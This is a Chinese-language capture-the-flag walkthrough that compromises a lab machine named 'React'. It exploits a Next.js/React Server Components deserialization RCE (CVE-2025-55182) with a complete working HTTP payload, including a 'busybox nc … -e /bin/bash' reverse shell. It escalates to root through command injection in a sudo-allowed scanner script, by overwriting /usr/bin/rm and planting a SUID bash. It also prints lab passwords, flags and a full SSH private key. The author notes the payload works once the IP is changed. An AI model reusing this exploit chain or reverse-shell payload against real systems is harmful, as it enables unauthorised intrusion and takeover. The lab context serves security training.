主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/react]
└─# arp-scan -I eth1 -l

192.168.56.148  08:00:27:d7:e0:03       PCS Systemtechnik GmbH
```

主机地址为：`192.168.56.148`

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/react]
└─# nmap -p- 192.168.56.148

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
```

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/react]
└─# nmap -sT -sC -sV -O -p22,80,3000 192.168.56.148
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 10:36 CST
Nmap scan report for 192.168.56.148
Host is up (0.00095s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title:
\xE7\xBD\x91\xE7\xBB\x9C\xE8\xAF\x8A\xE6\x96\xAD\xE5\xB7\xA5\xE5\x85\xB7
|_http-server-header: Apache/2.4.62 (Debian)
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-
Segment-Prefetch, Accept-Encoding
|     x-nextjs-cache: HIT
|     x-nextjs-prerender: 1
|     x-nextjs-stale-time: 4294967294
|     X-Powered-By: Next.js
|     Cache-Control: s-maxage=31536000,
|     ETag: "vhwrqricd17bt"
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 9497
|     Date: Wed, 17 Dec 2025 02:36:52 GMT
|     Connection: close
```


```
|     <!DOCTYPE html><html lang="en"><head><meta charSet="utf-8"/><meta
name="viewport" content="width=device-width, initial-scale=1"/><link
rel="preload" as="image" href="/next.svg"/><link rel="stylesheet"
href="/_next/static/css/97f208c543225968.css" data-precedence="next"/><link
rel="preload" as="script" fetchPriority="low"
href="/_next/static/chunks/webpack-744ee3f145013e34.js"/><script
src="/_next/static/chunks/4bd1b696-6985518451956beb.js" async=""></script>
<script src="/_next/static/chunks/215-
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-
Segment-Prefetch
|     Allow: GET
|     Allow: HEAD
|     Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
|     Date: Wed, 17 Dec 2025 02:36:52 GMT
|     Connection: close
|   Help, NCP:
|     HTTP/1.1 400 Bad Request
|_    Connection: close
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port3000-TCP:V=7.95%I=7%D=12/17%Time=69421746%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,26A9,"HTTP/1\.1\x20200\x20OK\r\nVary:\x20RSC,\x20Next-Router-
SF:State-Tree,\x20Next-Router-Prefetch,\x20Next-Router-Segment-Prefetch,\x
SF:20Accept-Encoding\r\nx-nextjs-cache:\x20HIT\r\nx-nextjs-prerender:\x201
SF:\r\nx-nextjs-stale-time:\x204294967294\r\nX-Powered-By:\x20Next\.js\r\n
SF:Cache-Control:\x20s-maxage=31536000,\x20\r\nETag:\x20\"vhwrqricd17bt\"\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x209
SF:497\r\nDate:\x20Wed,\x2017\x20Dec\x202025\x2002:36:52\x20GMT\r\nConnect
SF:ion:\x20close\r\n\r\n<!DOCTYPE\x20html><html\x20lang=\"en\"><head><meta
SF:\x20charSet=\"utf-8\"/><meta\x20name=\"viewport\"\x20content=\"width=de
SF:vice-width,\x20initial-scale=1\"/><link\x20rel=\"preload\"\x20as=\"imag
SF:e\"\x20href=\"/next\.svg\"/><link\x20rel=\"stylesheet\"\x20href=\"/_nex
SF:t/static/css/97f208c543225968\.css\"\x20data-precedence=\"next\"/><link
SF:\x20rel=\"preload\"\x20as=\"script\"\x20fetchPriority=\"low\"\x20href=\
SF:"/_next/static/chunks/webpack-744ee3f145013e34\.js\"/><script\x20src=\"
SF:/_next/static/chunks/4bd1b696-6985518451956beb\.js\"\x20async=\"\"></sc
SF:ript><script\x20src=\"/_next/static/chunks/215-")%r(Help,2F,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(NCP,2F,"HT
SF:TP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(HT
SF:TPOptions,10C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nvary:\x20RSC,\x20N
SF:ext-Router-State-Tree,\x20Next-Router-Prefetch,\x20Next-Router-Segment-
SF:Prefetch\r\nAllow:\x20GET\r\nAllow:\x20HEAD\r\nCache-Control:\x20privat
SF:e,\x20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r\nDate:\
SF:x20Wed,\x2017\x20Dec\x202025\x2002:36:52\x20GMT\r\nConnection:\x20close
SF:\r\n\r\n")%r(RTSPRequest,10C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nvar
SF:y:\x20RSC,\x20Next-Router-State-Tree,\x20Next-Router-Prefetch,\x20Next-
SF:Router-Segment-Prefetch\r\nAllow:\x20GET\r\nAllow:\x20HEAD\r\nCache-Con
SF:trol:\x20private,\x20no-cache,\x20no-store,\x20max-age=0,\x20must-reval
SF:idate\r\nDate:\x20Wed,\x2017\x20Dec\x202025\x2002:36:52\x20GMT\r\nConne
SF:ction:\x20close\r\n\r\n");
MAC Address: 08:00:27:D7:E0:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
```

初略的看了一下3000端口，是Next.js，而且最近有个RCE

> CVE-2025-55182
>
> - 漏洞核心成因
>
> 该漏洞源于 React Server Components 在处理服务器函数端点的 HTTP 请求时，存在不安全的负载反序列化问题。React Server Components 通过 Flight 协议实现客户端与服务器的通信，而受影响版本未能对传入的请求负载做有效验证，攻击者可注入恶意结构，引发原型污染，最终达成远程代码执行。且该漏洞在默认配置下就存在风险，无需开发者操作失误或特殊配置即可被利用。

漏洞利用





```
POST / HTTP/1.1
Host: 192.168.56.148:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 757
```

```
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('cat
/etc/passwd',{'timeout':5000}).toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
```

改IP地址就能用了

使用POC反弹个shell

To bot



```
Pretty  Raw  Hex
1 POST / HTTP/1.1
2 Host: 192.168.56.148:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
4 Next-Action: x
5 X-Nextjs-Request-Id: b5dce965
6 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryx8j02oVc6SWP3Sad
7 X-Nextjs-Html-Request-Id: SSTMXm70J_g0Ncx6jpQt9
8 Content-Length: 757
9
0 ------WebKitFormBoundaryx8j02oVc6SWP3Sad
1 Content-Disposition: form-data; name="0"
2
3 {
4   "then": "$1:__proto__:then",
5   "status": "resolved_model",
6   "reason": -1,
7   "value": "{\"then\":\"$B1337\"}",
8   "_response": {
9     "_prefix": "var
  res=process.mainModule.require('child_process').execSync('busybox nc
  192.168.56.247 6666 -e /bin/bash',{'timeout':5000}).toString().trim();;throw
  Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
0     "_chunks": "$Q2",
1     "_formData": {
2       "get": "$1:constructor:constructor"
3     }
4   }
5 }
6 ------WebKitFormBoundaryx8j02oVc6SWP3Sad
7 Content-Disposition: form-data; name="1"
8
9 "$@0"
0 ------WebKitFormBoundaryx8j02oVc6SWP3Sad
1 Content-Disposition: form-data; name="2"
2
```

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/react]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.148] 59134
uid=1000(bot) gid=1000(bot) groups=1000(bot)
```

获得bot权限

查看环境env，获得到bot的密码

```
BOTPASSWORD=lMmqr98vg3Ke1Mu4hJwN
```

user.txt

```
bot@React:~$ cat user.txt
flag{user-4bb58d8876c0423d7f759a4d2dfa9cac}
```

To root

```
bot@React:~$ sudo -l
Matching Defaults entries for bot on React:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bot may run the following commands on React:
    (ALL) NOPASSWD: /opt/react2shell/scanner.py
    (ALL) NOPASSWD: /usr/bin/rm -rf /
```

查看扫描脚本

```
bot@React:~$ sudo /opt/react2shell/scanner.py -h
usage: scanner.py [-h] (-u URL | -l LIST) [-t THREADS] [--timeout TIMEOUT] [-o
OUTPUT] [--all-results] [-k] [-H HEADER] [-v] [-q] [--no-color] [--safe-check]
                  [--windows] [--waf-bypass] [--waf-bypass-size KB]

React2Shell Scanner

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Single URL/host to check
  -l LIST, --list LIST  File containing list of hosts (one per line)
  -t THREADS, --threads THREADS
                        Number of concurrent threads (default: 10)
  --timeout TIMEOUT     Request timeout in seconds (default: 10)
  -o OUTPUT, --output OUTPUT
                        Output file for results (JSON format)
  --all-results         Save all results to output file, not just vulnerable
hosts
  -k, --insecure        Disable SSL certificate verification
  -H HEADER, --header HEADER
                        Custom header in 'Key: Value' format (can be used
multiple times)
  -v, --verbose         Verbose output (show response snippets for vulnerable
hosts)
  -q, --quiet           Quiet mode (only show vulnerable hosts)
  --no-color            Disable colored output
  --safe-check          Use safe side-channel detection instead of RCE PoC
  --windows             Use Windows PowerShell payload instead of Unix shell
  --waf-bypass          Add junk data to bypass WAF content inspection (default:
128KB)
  --waf-bypass-size KB  Size of junk data in KB for WAF bypass (default: 128)

Examples:
  scanner.py -u https://example.com
  scanner.py -l hosts.txt -t 20 -o results.json
  scanner.py -l hosts.txt --threads 50 --timeout 15
  scanner.py -u https://example.com -H "Authorization: Bearer token" -H "User-
Agent: CustomAgent"
```

第一个想到可以利用的参数-l，可以把/root/root.txt当作参数列表，配合-o,--all-results或者直接通过报错信息获取flag

第二个就是利用可控参数进行命令注入

```
bot@React:~$ sudo /opt/react2shell/scanner.py -u http://127.0.0.1/`cat
/etc/passwd`
usage: scanner.py [-h] (-u URL | -l LIST) [-t THREADS] [--timeout TIMEOUT] [-o
OUTPUT] [--all-results] [-k] [-H HEADER] [-v] [-q] [--no-color] [--safe-check]
                  [--windows] [--waf-bypass] [--waf-bypass-size KB]
scanner.py: error: unrecognized arguments:
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd
Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
bot:x:1000:1000:,,,:/home/bot:/bin/bash
```

可以执行命令，又有`/usr/bin/rm -rf /`的权限！！**危险命令，在靶机等测试环境运行！！**

那就可以把`/usr/bin/rm -rf`用`/bin/bash`覆盖掉了，然后sudo获得root权限

失败版本1

```
bot@React:~$ sudo /opt/react2shell/scanner.py -u http://127.0.0.1/`/bin/bash` -o
/usr/bin/rm --all-results
bot@React:~$ sudo -l
bot@React:~$ id
bot@React:~$ exit
exit
usage: scanner.py [-h] (-u URL | -l LIST) [-t THREADS] [--timeout TIMEOUT] [-o
OUTPUT] [--all-results] [-k] [-H HEADER] [-v] [-q] [--no-color] [--safe-check]
                  [--windows] [--waf-bypass] [--waf-bypass-size KB]
scanner.py: error: unrecognized arguments: Defaults entries for bot on React:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User bot may run the following commands on React: (ALL) NOPASSWD:
/opt/react2shell/scanner.py (ALL) NOPASSWD: /usr/bin/rm -rf / uid=1000(bot)
gid=1000(bot) groups=1000(bot)
```

失败版本2

```
bot@React:~$ sudo /opt/react2shell/scanner.py -u "http://127.0.0.1/`/bin/bash`"
-o /usr/bin/rm --all-results
bot@React:~$ id
bot@React:~$ exit
exit

brought to you by assetnote

[*] Loaded 1 host(s) to scan
[*] Using 10 thread(s)
[*] Timeout: 10s
[*] Using RCE PoC check
[!] SSL verification disabled

[NOT VULNERABLE] http://127.0.0.1/uid=1000(bot) gid=1000(bot) groups=1000(bot) -
Status: 404

============================================================
SCAN SUMMARY
============================================================
  Total hosts scanned: 1
  Vulnerable: 0
  Not vulnerable: 1
  Errors: 0
============================================================

[+] Results saved to: /usr/bin/rm
```

成功版本

```
bot@React:~$ sudo /opt/react2shell/scanner.py -u 'http://127.0.0.1/`/bin/bash`'
-o /usr/bin/rm --all-results

brought to you by assetnote

[*] Loaded 1 host(s) to scan
[*] Using 10 thread(s)
[*] Timeout: 10s
[*] Using RCE PoC check
[!] SSL verification disabled

[NOT VULNERABLE] http://127.0.0.1/`/bin/bash` - Status: 404

============================================================
SCAN SUMMARY
============================================================
  Total hosts scanned: 1
  Vulnerable: 0
  Not vulnerable: 1
  Errors: 0
============================================================

[+] Results saved to: /usr/bin/rm
```

要出现`[+] Results saved to: /usr/bin/rm`才算成功覆盖

发现失败版本有个问题，就是通过这样获得的shell是没有回显的，所以可能需要复制个带SUID的/bin/bash

```
bot@React:~$ sudo /usr/bin/rm -rf /
/usr/bin/rm: 2: /usr/bin/rm: scan_time:: not found
/usr/bin/rm: 3: /usr/bin/rm: total_results:: not found
/usr/bin/rm: 4: /usr/bin/rm: results:: not found
#============================================================
root@React:/home/bot# id
root@React:/home/bot# cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash
root@React:/home/bot# exit
exit
#============================================================
/usr/bin/rm: 6: /usr/bin/rm: host:: not found
/usr/bin/rm: 7: /usr/bin/rm: vulnerable:: not found
/usr/bin/rm: 8: /usr/bin/rm: status_code:: not found
/usr/bin/rm: 9: /usr/bin/rm: error:: not found
/usr/bin/rm: 1: /usr/bin/rm: NEXT_REDIRECT: not found
/usr/bin/rm: 1: /usr/bin/rm: push: not found
/usr/bin/rm: 1: /usr/bin/rm: /login?a=: not found
/usr/bin/rm: 1: /usr/bin/rm: 307: not found
/usr/bin/rm: 10: /usr/bin/rm: request:: not found
/usr/bin/rm: 11: /usr/bin/rm: response:: not found
root@React:/home/bot# exit
exit
/usr/bin/rm: 12: /usr/bin/rm: final_url:: not found
/usr/bin/rm: 13: /usr/bin/rm: timestamp:: not found
/usr/bin/rm: 15: /usr/bin/rm: ]: not found
#============================================================
bot@React:~$ ls -al /tmp/rootbash
-rwsr-sr-x 1 root root 1168776 Dec 16 23:16 /tmp/rootbash
```

执行

```
bot@React:~$ /tmp/rootbash -p
rootbash-5.0# id
uid=1000(bot) gid=1000(bot) euid=0(root) egid=0(root) groups=0(root),1000(bot)
```

成功获得root权限

root.txt

```
rootbash-5.0# cat root.txt
flag{root-bc29a7159b63b18dc294002be32e1c22}
```

其他提权思路

读取id_rsa和尝试读取密码文件

```
rootbash-5.0# cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
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
-----END OPENSSH PRIVATE KEY-----
rootbash-5.0# cat Reactrootpass.txt
To75CuOTHLA7BMmH5Puv
```

id_rsa文件

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/react]
└─# chmod 600 id



┌──(root㉿xhh)-[~/Desktop/xhh/QQ/react]
└─# ssh2john id > tmp
id has no password!



┌──(root㉿xhh)-[~/Desktop/xhh/QQ/react]
└─# cat id
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA1eMfp+2sSwXxPkuar3Kmj7ArBEdAgdRAffiPjudpsa9IuttjmLNx
KB+ttX7ShpcUQEBqw/N6WKoUo8IxMb3WRJ7sBvW2AFanIsOT5p/dvmksbpGZcpw/MtHZgY
UK3mYcdEZVQWluIOtJpVXmRxvrlS7kuQUhnpIZhhxm8v5oc9GElgTydACJOEuRXK3+XEMh
wJc48a1Wdqa6MbXW/CvHURuSJXuZGKDvvMS1SydNdfeM/pYsmuyIpGVTi63D7k1YzhoCDq
